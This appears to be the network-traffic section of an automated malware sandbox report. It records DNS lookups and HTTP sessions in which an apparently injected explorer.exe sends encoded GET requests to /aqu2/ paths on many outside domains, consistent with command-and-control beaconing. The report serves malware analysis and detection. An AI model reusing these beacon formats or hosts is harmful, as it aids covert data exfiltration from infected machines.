Apr 8, 2021 10:49:59.069574118 CEST	192.168.2.4	8.8.8.8	0xbcda	Standard query (0)	www.appgusher.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:50:05.582552910 CEST	192.168.2.4	8.8.8.8	0x6686	Standard query (0)	www.thesixteenthround.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 10:48:49.587600946 CEST	8.8.8.8	192.168.2.4	0x9152	No error (0)	www.biehnrecords.com	biehnrecords.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 10:48:49.587600946 CEST	8.8.8.8	192.168.2.4	0x9152	No error (0)	biehnrecords.com		184.168.131.241	A (IP address)	IN (0x0001)
Apr 8, 2021 10:48:54.987523079 CEST	8.8.8.8	192.168.2.4	0x245	No error (0)	www.bedpee.com		13.248.216.40	A (IP address)	IN (0x0001)
Apr 8, 2021 10:48:54.987523079 CEST	8.8.8.8	192.168.2.4	0x245	No error (0)	www.bedpee.com		76.223.65.111	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:00.554574013 CEST	8.8.8.8	192.168.2.4	0xf223	Name error (3)	www.stone-master.info	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:05.622571945 CEST	8.8.8.8	192.168.2.4	0x782f	No error (0)	www.pmrack.com	pmrack.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 10:49:05.622571945 CEST	8.8.8.8	192.168.2.4	0x782f	No error (0)	pmrack.com		135.181.58.27	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	www.serversexposed.com	parking.namesilo.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	parking.namesilo.com		64.32.22.102	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	parking.namesilo.com		198.251.81.30	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	parking.namesilo.com		45.58.190.82	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	parking.namesilo.com		107.161.23.204	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	parking.namesilo.com		192.161.187.200	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	parking.namesilo.com		168.235.88.209	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	parking.namesilo.com		70.39.125.244	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	parking.namesilo.com		188.164.131.200	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	parking.namesilo.com		198.251.84.92	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	parking.namesilo.com		204.188.203.155	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:10.807682037 CEST	8.8.8.8	192.168.2.4	0x5a5c	No error (0)	parking.namesilo.com		209.141.38.71	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:16.193547010 CEST	8.8.8.8	192.168.2.4	0xb5c9	No error (0)	www.heliumhubs.com	heliumhubs.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 10:49:16.193547010 CEST	8.8.8.8	192.168.2.4	0xb5c9	No error (0)	heliumhubs.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:21.378154039 CEST	8.8.8.8	192.168.2.4	0x793f	No error (0)	www.420vaca.com		64.190.62.111	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:26.641731024 CEST	8.8.8.8	192.168.2.4	0x7985	No error (0)	www.shujahumayun.com	www135.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 10:49:26.641731024 CEST	8.8.8.8	192.168.2.4	0x7985	No error (0)	www135.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 10:49:26.641731024 CEST	8.8.8.8	192.168.2.4	0x7985	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 10:49:26.641731024 CEST	8.8.8.8	192.168.2.4	0x7985	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-dc11-60-177.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 10:49:26.641731024 CEST	8.8.8.8	192.168.2.4	0x7985	No error (0)	td-balancer-dc11-60-177.wixdns.net		185.230.60.177	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:32.013699055 CEST	8.8.8.8	192.168.2.4	0x2066	No error (0)	www.dottproject.com		91.195.240.94	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:37.457993031 CEST	8.8.8.8	192.168.2.4	0xd1cc	No error (0)	www.qcmax.com		104.128.125.95	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:43.182207108 CEST	8.8.8.8	192.168.2.4	0xb0a5	No error (0)	www.playfulpainters.com	playfulpainters.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 10:49:43.182207108 CEST	8.8.8.8	192.168.2.4	0xb0a5	No error (0)	playfulpainters.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:48.366859913 CEST	8.8.8.8	192.168.2.4	0x3e76	No error (0)	www.autobrehna.com		62.116.130.8	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:53.884182930 CEST	8.8.8.8	192.168.2.4	0x150f	Name error (3)	www.nagoyadoori.xyz	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:59.359829903 CEST	8.8.8.8	192.168.2.4	0xbcda	No error (0)	www.appgusher.com		156.254.221.72	A (IP address)	IN (0x0001)
Apr 8, 2021 10:50:05.634023905 CEST	8.8.8.8	192.168.2.4	0x6686	No error (0)	www.thesixteenthround.net	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 10:50:05.634023905 CEST	8.8.8.8	192.168.2.4	0x6686	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Apr 8, 2021 10:50:05.634023905 CEST	8.8.8.8	192.168.2.4	0x6686	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Apr 8, 2021 10:50:05.634023905 CEST	8.8.8.8	192.168.2.4	0x6686	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Apr 8, 2021 10:50:05.634023905 CEST	8.8.8.8	192.168.2.4	0x6686	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Apr 8, 2021 10:50:05.634023905 CEST	8.8.8.8	192.168.2.4	0x6686	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Apr 8, 2021 10:50:05.634023905 CEST	8.8.8.8	192.168.2.4	0x6686	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Apr 8, 2021 10:50:05.634023905 CEST	8.8.8.8	192.168.2.4	0x6686	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.biehnrecords.com
- www.bedpee.com
- www.pmrack.com
- www.serversexposed.com
- www.heliumhubs.com
- www.420vaca.com
- www.shujahumayun.com
- www.dottproject.com
- www.qcmax.com
- www.playfulpainters.com
- www.autobrehna.com
- www.appgusher.com
- www.thesixteenthround.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49734	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:48:49.778557062 CEST	1389	OUT	GET /aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=Nog7saUMDwoWD2E1asrlCYsF2JarF3pmjxpXcoGpoLe9R6S6cRBIZYNmkdpvudxvP9hF HTTP/1.1 Host: www.biehnrecords.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:48:49.956664085 CEST	1389	IN	HTTP/1.1 502 Bad Gateway Server: nginx/1.16.1 Date: Thu, 08 Apr 2021 08:48:49 GMT Content-Type: text/html Content-Length: 157 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>502 Bad Gateway</title></head><body> 502 Bad Gateway <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49737	13.248.216.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:48:55.129555941 CEST	1438	OUT	GET /aqu2/?mbyD=73Z2oBzA8M8lSee00VrNW3/poKkDHXg5S3NVAWTjhm9PWEzsaK72sv0Q0ZTHiNL8Dzyy&EhUtvx=xdFt3xAHnXiTPL3p HTTP/1.1 Host: www.bedpee.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 10:48:55.307358027 CEST	1438	IN	HTTP/1.1 403 Forbidden Server: awselb/2.0 Date: Thu, 08 Apr 2021 08:48:55 GMT Content-Type: text/html Content-Length: 118 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49770	62.116.130.8	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:48.392472029 CEST	6753	OUT	GET /aqu2/?mbyD=wtLrPw5EqSQfBmzZFC+8Ts+SNzTM/uZNWoE4YkZin0l3f7v8IKK2ESUj0jO/FukH5b4y&EhUtvx=xdFt3xAHnXiTPL3p HTTP/1.1 Host: www.autobrehna.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 10:49:48.428760052 CEST	6754	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 08:49:48 GMT Server: Apache Content-Type: text/html; charset=UTF-8 X-Varnish: 494633303 Age: 0 X-redirector: MTk4MzEyMjYK Accept-Ranges: bytes Content-Length: 160 Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c 66 72 61 6d 65 73 65 74 3e 0a 09 3c 66 72 61 6d 65 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 70 72 6f 64 75 6b 74 65 2e 77 65 62 2e 64 65 2f 68 6f 6d 65 70 61 67 65 2d 75 6e 64 2d 6d 61 69 6c 2f 68 6f 6d 65 70 61 67 65 2d 70 61 72 6b 65 6e 2f 22 3e 0a 3c 2f 66 72 61 6d 65 73 65 74 3e 0a 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE html><html><head><title></title></head><frameset><frame src="http://produkte.web.de/homepage-und-mail/homepage-parken/"></frameset></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49773	156.254.221.72	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:50:00.378705978 CEST	6782	OUT	GET /aqu2/?mbyD=G7QIB1zUm5r+y6hLlZB4xuNK9AxtrOyX5//PKXARlhVXvhDVDTjLo0W6kfT9OEzqeU0h&EhUtvx=xdFt3xAHnXiTPL3p HTTP/1.1 Host: www.appgusher.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 10:50:00.575277090 CEST	6783	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 08 Apr 2021 08:50:00 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49777	198.54.117.215	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:50:05.817534924 CEST	6822	OUT	GET /aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=s0A+R2zrZH16LfLMe9M/AmUzyN8aP2GBLvlZkca4zy1idqDqw+DRrqUwOXi4yQd3lVO7 HTTP/1.1 Host: www.thesixteenthround.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49742	135.181.58.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:05.675004959 CEST	5711	OUT	GET /aqu2/?mbyD=eNunAjC4pU9oqobNMAvEDZJ9lTiY8rojHdPmkqZsRd0+OOiVSsWrKMnHzzNZKvEFUiJI&EhUtvx=xdFt3xAHnXiTPL3p HTTP/1.1 Host: www.pmrack.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 10:49:05.732119083 CEST	5711	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 08:49:05 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 276 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 31 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 70 6d 72 61 63 6b 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.41 (Ubuntu) Server at www.pmrack.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49743	64.32.22.102	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:10.974932909 CEST	5712	OUT	GET /aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=BTUR3n/6oIRf9T7Z05GVe/Yy9bfPjZd+/OGeJHu++OIAwxof8xfoUtHRcnIR2ViXQlpe HTTP/1.1 Host: www.serversexposed.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:11.139461040 CEST	5713	IN	HTTP/1.1 302 Moved Temporarily Server: nginx Date: Thu, 08 Apr 2021 08:49:11 GMT Content-Type: text/html Content-Length: 154 Connection: close Location: http://www.serversexposed.com?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=BTUR3n/6oIRf9T7Z05GVe/Yy9bfPjZd+/OGeJHu++OIAwxof8xfoUtHRcnIR2ViXQlpe Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body bgcolor="white"> 302 Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49755	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:16.207128048 CEST	6552	OUT	GET /aqu2/?mbyD=l0+E1VrnC0QGGj/3MDw3ZvYPYqqz6w+SLlQhXTSeWc0xAJh7y/Tkq/xacGspuDOT4pat&EhUtvx=xdFt3xAHnXiTPL3p HTTP/1.1 Host: www.heliumhubs.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 10:49:16.320554018 CEST	6564	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 08:49:16 GMT Content-Type: text/html Content-Length: 275 ETag: "606abe3b-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49758	64.190.62.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:21.406011105 CEST	6616	OUT	GET /aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=8Y6pPms/JYXhy9shIA4J0qFhxM8TaW5F1yYhRg6zTM8CMz/87KRxOEEOI1BJ9RhXNxF4 HTTP/1.1 Host: www.420vaca.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:21.577060938 CEST	6618	IN	HTTP/1.1 200 OK date: Thu, 08 Apr 2021 08:49:21 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked vary: Accept-Encoding expires: Mon, 26 Jul 1997 05:00:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhx b9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_fteCuN7zifjw7YmqDHya0DQktJuzr3+6SGxT 4o3L6CSw/H/XGkvgjhRHsCrtuUC+0ObvmBF8/Ib+gwgpsFvYlg== last-modified: Thu, 08 Apr 2021 08:49:21 GMT x-cache-miss-from: parking-6dfcfcdcd9-bqj82 server: NginX connection: close Data Raw: 32 44 45 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 6e 79 6c 57 77 32 76 4c 59 34 68 55 6e 39 77 30 36 7a 51 4b 62 68 4b 42 66 76 6a 46 55 43 73 64 46 6c 62 36 54 64 51 68 78 62 39 52 58 57 58 75 49 34 74 33 31 63 2b 6f 38 66 59 4f 76 2f 73 38 71 31 4c 47 50 67 61 33 44 45 31 4c 2f 74 48 55 34 4c 45 4e 4d 43 41 77 45 41 41 51 3d 3d 5f 66 74 65 43 75 4e 37 7a 69 66 6a 77 37 59 6d 71 44 48 79 61 30 44 51 6b 74 4a 75 7a 72 33 2b 36 53 47 78 54 34 6f 33 4c 36 43 53 77 2f 48 2f 58 47 6b 76 67 6a 68 52 48 73 43 72 74 75 55 43 2b 30 4f 62 76 6d 42 46 38 2f 49 62 2b 67 77 67 70 73 46 76 59 6c 67 3d 3d 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 34 32 30 76 61 63 61 2e 63 6f 6d 26 6e 62 73 70 3b 2d 26 6e 62 73 70 44 69 65 73 65 20 57 65 62 73 69 74 65 20 73 74 65 68 74 20 7a 75 6d 20 5 6 65 72 6b 61 75 66 21 26 6e 62 73 70 3b 2d 26 6e 62 73 70 49 6e 66 6f 72 6d 61 74 69 6f 6e 65 6e 20 7a 75 6d 20 54 68 65 6d 61 20 77 65 65 64 20 66 72 69 65 6e 64 6c 79 20 74 72 61 76 65 6c 20 34 32 30 2e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 44 69 65 73 65 20 57 65 62 73 69 74 65 20 73 74 65 68 74 20 7a 75 6d 20 56 65 72 6b 61 75 66 21 20 34 32 30 76 61 63 61 2e 63 6f 6d 20 69 73 74 20 64 69 65 20 62 65 73 74 65 20 51 75 65 6c 6c 65 20 66 c3 bc 72 20 61 6c 6c 65 20 49 6e 66 6f 72 6d 61 74 69 6f 6e 65 6e 20 64 69 65 20 53 69 65 20 73 75 63 68 65 6e 2e 20 56 6f 6e 20 61 6c 6c 67 65 6d 65 69 6e 65 6e 20 54 68 65 6d 65 6e Data Ascii: 2DE<!DOCTYPE html><html lang="en" data-adblockkey=MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnyl Ww2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ= =_fteCuN7zifjw7YmqDHya0DQktJuzr3+6SGxT4o3L6CSw/H/XGkvgjhRHsCrtuUC+0ObvmBF8/Ib+gwgpsFvYlg==><head> <meta charset="utf-8"><title>420vaca.com - Diese Website steht zum Verkauf! - Informationen zum Thema weed friendly travel 420.</title><meta name="viewport" content="width=device-width,initial-scale=1.0,ma ximum-scale=1.0,user-scalable=0"><meta name="description" content="Diese Website steht zum Verkauf! 420vaca.com ist die beste Quelle fr alle Informationen die Sie suchen. Von allgemeinen Themen

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49759	185.230.60.177	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:26.760282993 CEST	6636	OUT	GET /aqu2/?mbyD=KqXpoBRkSkhIKFWf0/hcWEBIf2LJNQsM+D3z3wmjuC1NFHENbZKDXJc64HLZauRofodl&EhUtv x=xdFt3xAHnXiTPL3p HTTP/1.1 Host: www.shujahumayun.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:26.951628923 CEST	6638	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 08:49:26 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close x-wix-request-id: 1617871766.8235547367513413022 vary: Accept-Encoding Age: 0 X-Seen-By: 6ivkWfREES4Y8b2pOpzk7Owfbs+7qUVAqsIx00yI78k=,sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlv bxtlynkVivd4o9HMoDTVPhK7/s60Jl,m0j2EEknGIVUW/liY8BLLhe/Ft074qYAt5jyfc2Z/bHV0TBmJ+uLPQ4OZPC 1VSMH,2d58ifebGbosy5xc+FRaljV3HpR8xZqSNZ1HRmu/MT7fb/McGpTYWlzKPcjCkEy/J+IxyhklpGfG6pTJrtUS eA==,2UNV7KOq4oGjA5+PKsX47Ay/vVeTGg75VNBOw8znOgAfbJaKSXYQ/lskq2jK6SGP,8Jozq2XDr5/0Pv3E0yMn d9NvNe0e540rcGIosj5ItuEaWyug/ZdHQ36uOAkr89T0,SN48OXVfD7mFj9SdiKQMqTAOhpQfuQfXExzNxffpiV1/A D/ma+Nc5exnexQxgiaz Server: Pepyaka/1.15.10 Data Raw: 62 39 33 0d 0a 20 20 3c 21 2d 2d 20 20 2d 2d 3e 0a 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 0a 20 20 20 20 2d 2d 3e 0a 3c 68 74 6d 6c 20 6e 67 2d 61 70 70 3d 22 77 69 78 45 72 72 6f 72 50 61 67 65 73 41 70 70 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 